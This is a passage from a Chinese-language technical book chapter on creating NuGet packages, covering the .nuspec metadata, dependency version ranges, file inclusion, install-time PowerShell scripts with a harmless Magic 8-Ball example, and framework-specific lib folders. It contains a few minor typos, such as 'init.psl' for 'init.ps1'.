(5) **动态添加新命令**：PowerShell 接口的强大之处在于，安装的一些包可以为 shell 添加新命令。例如，在安装 MvcScaffolding 包后，控制台将会支持构建控制器及其视图的新命令。

图 10-17 展示了 MvcScaffolding 包的安装，然后运行该包新添加的 Scaffold 命令。




图　10-17

默认情况下，包管理器控制台(Package Manager Console)命令操纵的是“All”包源，

该包源是所有配置包源的集合。可以使用控制台左上角的 Package Source 下拉框修改当前包源，或在执行命令时使用-Source 标记指定不同的包源。-Source 标志可以用来改变命令执行期间的包源。单击包源下拉框右侧在小球上带有箭头图标的按钮，打开包源配置对话框，在其中可以修改包源配置的信息。

同样，包管理器控制台将其命令应用于默认项目。默认项目显示在控制台右上角的下拉框中。当执行一个包安装命令时，该命令只应用于默认项目。在命令中使用-Project 标志可以将该命令应用于一个不同的项目。

想了解更多包管理器控制台及其命令的引用列表，请参阅 NuGet Docs，网址为 http://docs.nuget.org/docs/reference/package-manager-console-powershell-reference。

10.4 创建包

尽管 NuGet 可以非常容易地使用包，但是如果没有人创建包，它也是巧妇难为无米之炊。这也是 NuGeT 团队确保创建包尽可能简单的原因。

在创建包前，确保已从 NuGet CodePlex 网站上下载了 NuGet.exe 命令行应用程序包，如果尚未下载，请访问站点 http://nuget.codeplex.com/。然后将下载的 NuGet.exe 复制到硬盘驱动器的合适位置，并把该路径添加到 PATH 环境变量中。

Update 命令可实现 NuGet.exe 的自动更新。例如，运行下面命令：

```
NuGet.exe update -self
```

或使用简短形式：

```
Nuget u -self
```

可以通过在 NuGet.exe 当前版本名称后面追加.old 扩展名来备份当前版本，然后使用 NuGet.exe 的最新版本来替换当前版本。

安装了 NuGet.exe 后，创建包需要三个步骤：

(1) 把包的内容整理在一个基于约定的文件夹结构中。

(2) 在.nuspec 文件中为创建的包指定元数据。

(3) 对.nuspec 文件运行 NuGet.exe 的 Pack 命令：

```
Install-Package NuGet.CommandLine
```

10.4.1 打包项目

在许多应用场合中，包中只包含一个映射到 Visual Studio 项目(.csproj 或.vbproj 文件)的程序集。这种情形下，创建 NuGet 包是很简单的。在命令提示符下，导航到包含项目文件的目录，并运行以下命令：

```
NuGet.exe pack MyProject.csproj -Build
```

如果导航到的目录中只包含一个项目文件，我们就可以忽略项目文件名称。运行上面命令就会编译项目，并用项目的程序集元数据填充 NuGet 元数据。

不过，通常情况下，我们想自定义包元数据。可以通过下面命令来实现：

```
NuGet.exe spec MyProject.csproj
```

这样就会创建一个.nuspec 文件(本节后面会进行介绍)，其中包含了用于从程序集中检索信息的更换令牌。如果需要更详细地了解这方面内容，请参阅 NuGet 文档，网址为 http://docs.nuget.org/docs/creating-packages/creating-and-publishing-a-package。

10.4.2 打包文件夹

NuGet 也可以基于文件夹结构来创建包。当不能简单地从项目映射到包时，这一功能就具有很大意义。例如，为使程序在不同版本的.NET 框架中运行，包中可能就会包含多个版本的程序集。

默认情况下，NuGet Pack 命令递归包括指定的.nuspec 文件所在文件夹下的所有文件。通过在.nuspec 文件中指定要包含的文件集，可以覆盖这个默认设置。

包中包含三种类型的文件，如表 10-1 所示。

表 10-1 包中的文件类型

文件夹名称	描　述
Lib	其中包含的每个程序集(.dll 文件)在目标项目中都作为一个程序集来引用
Content	当包安装完毕时，该文件夹中的文件会被复制到应用程序的根目录下。如果文件的扩展名是.pp 或.transform，那么在复制之前会进行转换
Tools	包含一些可能在解决方案安装或初始化过程中运行的 PowerShell 脚本，以及一些可在包管理器控制台中访问的程序

通常情况下，在创建包时，需要为创建的包设置一个或多个带有所需文件的默认文件夹。大部分的包会向项目中添加一个程序集，所以详细地了解 lib 文件夹的结构是很有必要的。

如果使用包的开发人员需要包额外的详细信息，可参阅包根目录下的 readme.txt 文件。通常情况下，当包安装过程完成时，NuGet 会打开 readme.txt 文件。然而，为了避免打开一连串的 readme 文件，只有当开发人员直接安装包时，才会打开相应包的 readme 文件，而那些作为依赖包安装的包，不会打开对应的 readme 文件。

10.4.3 NuSpec 文件

当创建包时，我们需要指定一些关于该包的信息，如包 ID、描述和作者等。所有这些元数据都在.nuspec 文件中以 XML 格式指定。.nuspec 文件也用来驱动包的创建，并在创建完成之后，包含在包中。

可以使用 NuGet Spec 命令生成一个样板文件，以快速开始编写 NuSpec 文件。然后使

用 AssemblyPath 标志和程序集中存储的元数据生成 NuSpec 文件。例如，现在有一个名为 MusicCategorizer.dll 的程序集，以下命令将从程序集的元数据生成一个 NuSpec 文件：

```
nuget spec -AssemblyPath MusicCategorizer.dll
```

这个命令会生成下面的 NuSpec 文件：

```
<?xml version="1.0"?>
<package xmlns="http://schemas.microsoft.com/packaging/2010/07/nuspec.xsd">
 <metadata>
   <id>MusicCategorizer</id>
   <version>1.0.0.0</version>
   <title>MusicCategorizer</title>
   <authors>Haackbeat Enterprises</authors>
   <owners>Owner here</owners>
   <licenseUrl>http://LICENSE_URL_HERE_OR_DELETE_THIS_LINE</licenseUrl>
   <projectUrl>http://PROJECT_URL_HERE_OR_DELETE_THIS_LINE</projectUrl>
   <iconUrl>http://ICON_URL_HERE_OR_DELETE_THIS_LINE</iconUrl>
   <requireLicenseAcceptance>false</requireLicenseAcceptance>
   <description>
     Categorizes music into genres and determines beats per minute (BPM) of
             a song.
   </description>
   <tags>Tag1 Tag2</tags>
   <dependencies>
     <dependency id="SampleDependency" version="1.0" />
   </dependencies>
 </metadata>
</package>
```

从代码中可以看出，所有 NuSpec 文件都以外层<packages>元素开始。该元素必须包含一个<metadata>子元素，并包含一个可选的<files>元素，后面会讲解这一点。如果我们遵照前面提到的文件夹结构约定，那么<files>元素就没必要了。

10.4.4　元数据

表 10-2 列出了 NusSpec 文件的<metadata>节点中包含的元素。

表 10-2　metadata 元素

元　素	描　述
id	必需的。包的唯一标识符
version	必需的。包的版本，使用多达四个版本段的标准版本格式(如 1.1 或 1.1.2 或 1.1.2.5)
title	包的人性化标题。如果省略，就会显示 ID
authors	必需的。以逗号分隔的包代码的作者列表
owners	以逗号分隔的包的创建者列表。这个列表往往与作者列表相同(虽然是不必要的)。注意当把包上传到库时，库中的账户会取代这个字段

(续表)

元　素	描　述
licenseUrl	包许可条款的链接
projectUrl	包首页的 Url，首页上有更多关于包的信息
iconUrl	在对话框中作为包图标使用的图像的 URL。该图像是一个具有透明背景的 32×32 像素的.png 文件
requireLicenseAcceptance	一个 bool 类型值，指示客户端在安装包之前，是否需要确保接受包许可条款(licenseUrl 指向的页面内容)
description	必需的。包的详细描述，显示在包管理器对话框的右侧窗格中
releaseNotes	包在当前版本中所做的更改。当查看包更新时，我们应该阅读发布说明，而不是描述
tags	一个由空格分隔的标签和关键字列表，用来描述包
frameworkAssemblies	.NET 框架程序集引用列表，这些引用会添加到目标项目中
references	lib 文件夹中的程序集名称，这里的名称会作为程序集引用添加到项目中。如果想添加 lib 文件夹下的所有程序集，就采用该元素的默认值，也就是把该元素置空。如果指定了引用，仅把指定的引用添加到项目
dependencies	通过<dependency>子元素指定的包的依赖项列表
language	为包设置的微软区域 ID 字符串(或 LCID 字符串)，如 en-us
copyright	包的版权信息
summary	包的简短描述，展示在包管理器对话框的中间窗格中

由于包的 ID 必须是唯一的，因此认真地选择 ID 非常重要。在执行命令安装或更新包时，通常用 ID 来标识一个包。

包 ID 的格式与.NET 名称空间的命名规则是一样的。因此，MusicCategorizer 和 MusicCategorizer. Mvc 是有效的包 ID，而 MusicCategorizer!!!Web 是无效的。

10.4.5　依赖库

许多包都不是独立开发的，它们本身都或多或少地依赖于其他库。如果依赖的这些库可以 NuGet 包的形式获得的话，最好就不在包中包含它们，而是在包的元数据中把它们指定为包的依赖库。如果那些依赖库没有以包的形式存在，我们可以考虑联系它们的所有者，帮助他们把库打包。

每个<dependency>元素都包含两部分主要信息，如表 10-3 所示。

表 10-3　dependency 元素

特　性	描　述
id	依赖的包 ID
Version	可能依赖的包版本的范围

从表 10-3 中可以看出，version 特性指定了版本范围。默认情况下，如果只输入一个版本号，例如<dependency id="MusicCategorizer" version="1.0"/>，就表明该版本号是依赖包的最小版本号。在上面的例子中，version="1.0"就指定了依赖库的最小版本号是 1.0，即依赖的 MusicCategorizer 包必须是 1.0 及其后续版本。

如果需要更多地控制依赖库，可以使用间隔符号来指定范围。表 10-4 展示了指定版本范围的多种方法。

表 10-4　版本范围

范　　围	意　　义
1.0	1.0 及其以上版本。使用最普遍的用法，本书推荐使用
[1.0,2.0)	1.0～2.0 之间的版本，其中包括 1.0 版本，但不包括 2.0 版本
(,1.0]	1.0 及其以下版本
(,1.0)	1.0 以下版本
[1.0]	1.0 版本
(1.0,)	1.0 以上版本
(1.0,2.0)	1.0～2.0 之间的版本，其中既不包括 1.0 版本，也不包括 2.0 版本
[1.0,2.0]	1.0～2.0 之间的版本，其中既包括 1.0 版本，也包括 2.0 版本
(1.0,2.0]	1.0～2.0 之间的版本，其中不包括 1.0 版本，但包括 2.0 版本
(1.0)	无效的版本范围设置
Empty	所有版本

一般情况下，推荐只指定一个版本范围的下界。在许多应用场合中，这种方法可以给安装包的人更多的机会使用包，而不会因为该包依赖项的更新导致过早地终止了它的使用。对于强命名的程序集，NuGet 会自动地向配置文件中添加合适的程序集绑定重定向。

想深入了解 NuGet 所利用的版本策略，请参阅 David Ebbo 的系列博客，网址为 http://blog.davidebbo.com/2011/01/nuget-versioning-part-1-taking-on-dll.html。

10.4.6　指定要包含的文件

如果遵照前面描述的文件夹结构约定，就没必要在.nuspec 文件中指定要包含的文件列表。但在一些应用场合中，可能需要显式地指出要包含的文件。例如，在一些包的构建过程中，我们宁愿选择要包含的文件，也不愿把这些文件复制到基于约定的文件夹结构中。可使用<files>元素指定要包含的文件。

注意，如果指定了文件，就会忽略约定，而包中只包括.nuspec 文件中列出的文件。

<files>元素是<package>元素的可选子元素，其中包含一组<file>元素。每个<file>元素指定了包中所包含文件的原始位置和目标位置。表 10-5 描述了这些特性。

表 10-5　版本范围

属　性	描　述
src	包含文件(或文件组)的位置。相对于 NuSpec 文件的路径，除非指定的是绝对路径。支持通配符"*"，两个通配符"**"则表示递归目录查找
target	可选项。文件或文件组的目标路径。在包中是一个相对路径，例如，target="lib"，或 target="lib\net40"，此外，还有其他一些典型值，target="content"或 target="tools"

下面展示了一个典型的<files>元素：

```
<files>
 <file src="bin\Release\*.dll" target="lib" />
 <file src="bin\Release\*.pdb" target="lib" />
 <file src="tools\**\*.*" target="tools" />
</files>
```

所有路径都会被解析成相对于.nuspec 文件的路径，除非指定了绝对路径。想了解<files>元素的更多信息，请查阅 NuGet 文档的规范说明，网址为 http://docs.nuget.org/docs/reference/nuspec-reference。

10.4.7　工具

包中可以包含安装或卸载时自动执行的 PowerShell 脚本。一些脚本可以向控制台添加新的命令，如 MvcScaffolding 包。

下面展示一个向包管理器控制台添加新命令的例子。在该场合中，尽管包不是特别有用，但它能说明一些有用的概念。

我一直很喜欢玩“神奇 8 号球”(Magic 8-Ball)这个游戏。不熟悉这个游戏不要紧，它的游戏规则非常简单。它是一个大号的 8 号球(打台球或口袋台球时使用的那种)。首先，问 8 号球任意一个答案为 yes 或 no 的问题，然后摇一摇 8 号球，之后会出现一个清晰的小窗口，我们能够看到 20 面体(20 面)的一面，上面显示有问题的答案。

可以创建自己的神奇 8 号球版本，然后将其打包成能向控制台添加新的 PowerShell 命令的包。我们从编写名为 init.psl 的脚本开始。按照约定，包的 tools 文件夹中带有该名称的脚本会在解决方案打开时执行，允许向控制台添加命令。

表 10-6 展示了一个包含所有特殊 PowerShell 脚本的列表，当 NuGet 执行这些脚本时，它们必须都包含在包的 tools 文件夹中。

表 10-6　特殊的 PowerShell 脚本

名　称	描　述
Init.ps1	它在包第一次安装到解决方案的项目中时执行。如果同样的包被安装到同一解决方案的其他项目中，在安装过程中该脚本不再执行。该脚本也在每次在 Visual Studio 中打开解决方案时执行。它对于向包管理器控制台添加新命令特别有用

(续表)

名　　称	描　　述
Install.ps1	当包安装到项目时执行。如果同样的包被安装到同一解决方案的多个项目中，该脚本在每次安装包时都会执行。这对于在 NuGet 正常步骤以外采取其他安装步骤时特别有用
Uninstall.ps1	在包每次从项目中卸载时执行。这对于 NuGet 清除包的操作非常有用

当调用这些脚本时，NuGet 会传递进来一组参数，如表 10-7 所示。

表 10-7　NuGet PowerShell 脚本的参数

名　　称	描　　述
$installPath	包安装的路径
$toolsPath	在包的安装目录中，tools 目录的路径
$package	包的一个实例
$project	包安装到的项目。在 init.psl 脚本中该参数的值为 null，因为它运行在解决方案级别

init.psl 脚本非常简单，它只需导入包含真实逻辑的 PowerShell 代码块：

```
param($installPath, $toolsPath, $package, $project)

Import-Module (Join-Path $toolsPath MagicEightBall.psm1)
```

其中，第一行代码声明了 NuGet 在调用脚本时，将传递给脚本的参数。

第二行导入了名为“MagicEightBall.psm1”的模块。这是 PowerShell 模块脚本，其中包含了准备编写的新命令的逻辑。正如上面所描述的，该模块与 init.psl 脚本位于同一目录下，也即在 tools 目录下。这正是需要把$toolsPath(到达 tools 目录的路径)和模块名称连接起来，从而得到模块脚本文件完整路径的原因。

下面是 MagicEightBall.psm1 的源代码：

```
$answers =  "As I see it, yes",
               "Reply hazy, try again",
               "Outlook not so good"

function Get-Answer($question) {
     $rand = New-Object System.Random
     return $answers[$rand.Next(0, $answers.Length)]
}

Register-TabExpansion 'Get-Answer' @{
     'question' = {
           "Is this my lucky day?",
           "Will it rain tonight?",
           "Do I watch too much TV?"
```

```
        }
}

Export-ModuleMember Get-Answer
```

下面对以上代码做一下解释：

- 第一行代码声明了可能的答案的数组。真实的神奇 8 号球游戏有 20 种可能的答案，简单起见，我们只有 3 种。
- 下个代码块声明了一个名为 Get-Answer 的函数。这是向包管理器控制台添加的新命令。它生成一个位于 0~3 之间(包含 0 而不包含 3)的随机整数，然后以该随机数作为数组的下标，返回该下标对应的答案。
- 下一段代码通过 Register-TabExpansion 方法为新命令注册选项卡扩展。这是一个为函数提供类似于智能感知的选项卡的非常整洁的方式。第一个参数是被提供选项卡扩展的函数的名称。第二个参数是字典，用来为函数的每一个参数提供可能的选项卡扩展值。字典中的每一个条目都有一个对应于参数名称的键。在本例中，我们只有一个参数——question。每一个问题可能对应有多个答案。尽管代码示例只提供了三种可能的答案，但是函数的用户可以自由地提出任何问题。
- 最后一行代码导出 Get-Answer 函数。这就使得该函数可在控制台中作为一个公共命令来调用。

现在需要做的就是打包这些文件，并安装包。为使这些脚本能够运行，必须把它们放在包的 tools 文件夹中。如果把这些文件拖到包浏览器(Package Explorer)的 Contents 窗格——后面第 10.5.3 节将讲到的一个有用工具，系统会自动地提示把文件放在 tools 文件夹中。如果正在使用 NuGet.exe 创建包，需要把这些文件放到名为 tools 的文件夹中。

包一旦创建完成，我们就可以把它安装到本机中进行测试。把该包放在一个合适的文件夹中，并将该文件夹作为包源添加到供应库(feed)中。包安装完毕后，在包管理器控制台，可以使用一个带有选项卡扩展的新命令，如图 10-18 所示。




图　10-18

一旦掌握了 PowerShell 的技巧，快速地创建能够向包管理器控制台添加强大新命令的

包就非常容易了。现在我们只是接触了其功能的冰山一角而已。

10.4.8 框架和轮廓定位

许多程序集都是基于.NET Framework 的某一个具体版本运行的。例如，可能有一个库的一个版本基于的平台是.NET 2.0，而该库的另一个版本利用的却是.NET 4.0。因此，我们没必要为每个版本都单独地创建一个包。NuGet 支持在一个包中存放同一个库的多个版本，只不过在包中需要用不同的文件夹存放这些不同的版本。

当 NuGet 安装包中的程序集时，它会检查项目将包添加到的目标.NET Framework 版本。然后根据项目的.NET 版本，选择正确的程序集版本，也即在 lib 文件夹中选择正确的子文件夹。图 10-19 展示了一个基于.NET 2.0 和.NET 4 的包的布局示例。




图 10-19

为使 NuGet 能为基于不同.NET 平台的项目添加正确的程序集版本，我们使用下面的命名约定来为不同的框架版本指定程序集版本：

```
lib\{framework name}{version}
```

其中，framework name 参数值只有两种选择——.NET Framework 和 Silverlight。我们习惯于使用这两种框架的缩写形式——net 和 sl。

version 指的是框架的版本。为简单起见，可省略点字符，因此：

- net20 对应于.NET 2.0
- net35 对应于.NET 3.5
- net40 对应于.NET 4
- net45 对应于.NET 4.5
- sl4 对应于 Silverlight 4.0

那些没有相关框架名称和版本的程序集将直接存储在 lib 文件夹中。

当 NuGet 安装含有多个程序集版本的包时，它会试图使程序集的框架名称和版本与项目的目标框架和版本相匹配。

如果找不到精确匹配，NuGet 将继续查找 lib 文件夹中的下一个子文件夹；如果存在某个文件夹的框架版本与项目框架相匹配，并且它的最高版本号小于或等于项目框架版本号，那么 NuGet 就匹配成功。

例如，我们在.NET Framework 3.5 的项目中安装一个拥有 lib 文件夹结构(如图 10-19 所示)的包，NuGet 就会选择名为 net20(.NET Framework 2.0)的文件夹，因为它的最高版本仍然小于等于 3.5。

NuGet 通过在文件夹末尾处追加一个破折号和轮廓名称，也支持定位到一个具体的框架轮廓：

```
lib\{framework name}{version}
```

例如，为了定位到 Windows Phone 轮廓，可将程序集放在一个名为 sl4-wp 的文件夹中。

NuGet 支持的轮廓包括：

- Client：Client 轮廓
- Full：Full 轮廓
- WP：Windows Phone

在撰写本章内容时，要想定位到 Windows Phone 轮廓，必须指定 Silverlight 4 框架。预计，在未来将在手机上支持更高版本的 Silverlight。

10.4.9　预发布包

默认情况下，NuGet 只显示“稳定”包。然而，我们可能想创建下一个大发布包的测试版本，并且还可以在 NuGet 上找到它。

